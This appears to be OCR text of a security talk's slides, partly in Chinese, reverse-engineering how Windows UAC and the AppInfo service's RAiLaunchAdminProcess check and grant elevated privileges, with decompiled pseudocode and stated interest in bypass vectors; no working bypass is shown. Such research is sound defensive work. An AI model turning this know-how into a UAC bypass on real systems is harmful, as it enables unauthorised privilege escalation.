
$ svchost.exe -k netsvcs -p -s Appinfo


aaaddress1@chroot.org

說到創建Process事情，
對作業系統主要就是兩個問題：

（一）程式碼要擺哪裡
（二）執行緒該怎麼執行



(D.) Jump into AddressOfEntry
Parent Process
(A.) CreateProcess
(C.)
Kernel Create a new Thread:
RtlUserThreadStart
→LdrInitializeThunk
→LdrpInitializeProcess
Child Process
(B.) Child Proess Created,
EXE File Mapped, Gained the Same Privilege
and New Thread pointed to RtlUserThreadStart
Ring3
syscall
Ring0


(D.) Child process is created
by CreateProcessAsUser
with specific token by Parent Process
Child Process
Y
Task Cancelled
N
Priv Auth
Parent Process
(A.) RunAs,
CreateProcessAsUser or
CreateProcessWithToken
(C.) verify new process is
qualified or not
AppInfo!RAiLaunchAdminProcess
UAC Service
RPC
(B.) Send a task by RPC message to
UAC service for creating a different
privilege child process
Ring3
syscall
Ring0


Child Process
Y
Priv Auth
UAC
Protection
Logic
(C.) verify new process is qualified or not
AppInfo!RAiLaunchAdminProcess
UAC Service
(B.) Send a task by RPC message to UAC service for creating a different privilege child process
Ring3
syscall
Ring0

Some points about UAC protection we're interested in:

- How the UAC process verifies processes get higher privilege
- Security issues
- Bypassing Vectors



Ring3

syscall

Ring0

只好自己動手逆向 QQ

當你以爲拜 Google 大神有解答，

但卻沒有。

aaaddress1@chroot.org

I have no idea
it's correct or not :/

if you can see me,
remember it's discovered by reversing
and not talked about on Internet.


$_exec RunAs

命令提示字元 - powershell

```
PS C:\Users\exploit\Desktop> Start-Process
"C:\Users\exploit\Desktop\a.exe" RunAs
```


aaaddress1@chroot.org

```
void __fastcall RAiLaunchAdminProcess(
    struct _RPC_ASYNC_STATE *rpcStatus,
    RPC_BINDING_HANDLE rpcBindingHandle,
    wchar_t *exePath,
    wchar_t *fullCommand,
    int dwCreationFlags,
    LPVOID lpEnvironment,
    wchar_t *lpCurrentDirectory,
    unsigned __int16 *a8,
    struct _APPINFO_STARTUPINFO *lpStartupInfo,
    __int64 a10,
    int millSecond,
    struct _PROCESS_INFORMATION *lpProcessInformation,
    unsigned int *a13)
```




aaaddress1@chroot.org

```
acessToken = NtOpenProcess(
                &invokerOpenProcHandle,
                PROCESS_QUERY_INFORMATION|PROCESS_CREATE_PROCESS|PROCESS_DUP_HANDLE|0x100000,
                &objAtt,
                &pid);                          // get access token of invoker
if ( (acessToken & 0x80000000) != 0 )
{
  rpcClient = RtlNtStatusToDosErrorNoTeb(acessToken);
}
else
{
  rpcClient = RpcImpersonateClient(0i64);
```




aaaddress1@chroot.org

```
rpcClient = RpcImpersonateClient(0i64);
if ( !rpcClient )
{
  LOBYTE(true) = 1;
  nStatDupToken = NtOpenThreadToken(
                    -2i64,
                    TOKEN_MANDATORY_POLICY_VALID_MASK|TOKEN_ADJUST_DEFAULT|TOKEN_QUERY,
                    true,
                    &currThrdToken);
  if ( nStatDupToken >= 0 )
  {
    currThrdToken_1 = currThrdToken;
    objAtt.Length = 48;
    objAtt.RootDirectory = 0i64;
    objAtt.Attributes = 0;
    objAtt.ObjectName = 0i64;
    _mm_storeu_si128(&objAtt.SecurityDescriptor, 0i64);
    nStatDupToken = NtDuplicateToken(currThrdToken_1, 0, &objAtt, 0, TokenPrimary, &invokerThreadToken);
  }
  v38 = RpcRevertToSelf();
```



aaaddress1@chroot.org

```
err_1 = NtQueryInformationToken(invokerThreadToken, TokenSessionId, &consoleSessionId, 4u, &retLen);
if ( (err_1 & 0x80000000) == 0 )
{
  consoleSessionId_1 = consoleSessionId;
  invokerThreadToken_1 = invokerThreadToken;
  invokerThreadToken_2 = invokerThreadToken;
  invokerPid = Pid;
  invokerOpenProcHandle_1 = invokerOpenProcHandle;
  invokerOpenProcHandle = 0i64;
  invokerThreadToken = 0i64;
  consoleSessionId_2 = consoleSessionId;
  consoleSessionId_3 = consoleSessionId;
  goto LABEL_45;
}
v112 = RtlNtStatusToDosError(err_1);
goto bye;
```





aaaddress1@chroot.org

```
RPC_client_err = RpcImpersonateClient(0i64);
if ( RPC_client_err )
{
  Reply = RPC_client_err;
  goto LABEL_264;
}
if ( exeFullPath )
  exeSelectPath = exeFullPath;
else
  exeSelectPath = fullCommand_1;
exeFileHandle = CreateFileW(
                  exeSelectPath,
                  GENERIC_EXECUTE|GENERIC_READ,
                  FILE_ACTION_RENAMED_NEW_NAME,
                  0,
                  OPEN_EXISTING,
                  FILE_READ_ATTRIBUTES,
                  0i64);                    // R+X
if ( exeFileHandle == -1i64 )
{
  Reply = GetLastError();
```

aaaddress1@chroot.org

```
pathLen = GetLongPathNameW(targetExePath, 0i64, 0);
pathLen_1 = pathLen;
if ( pathLen )
{
  exePathWCharSpace = LocalAlloc(0x40u, 2i64 * pathLen);
  exePathWCharSpace_1 = exePathWCharSpace;
  if ( exePathWCharSpace )
  {
    if ( GetLongPathNameW(targetExePath, exePathWCharSpace, pathLen_1) )
    {
      err_2 = RtlDosPathNameToRelativeNtPathName_U_WithStatus(
                exePathWCharSpace_1,
                exeUni_FullPath,
                0i64,
                &relativePath);
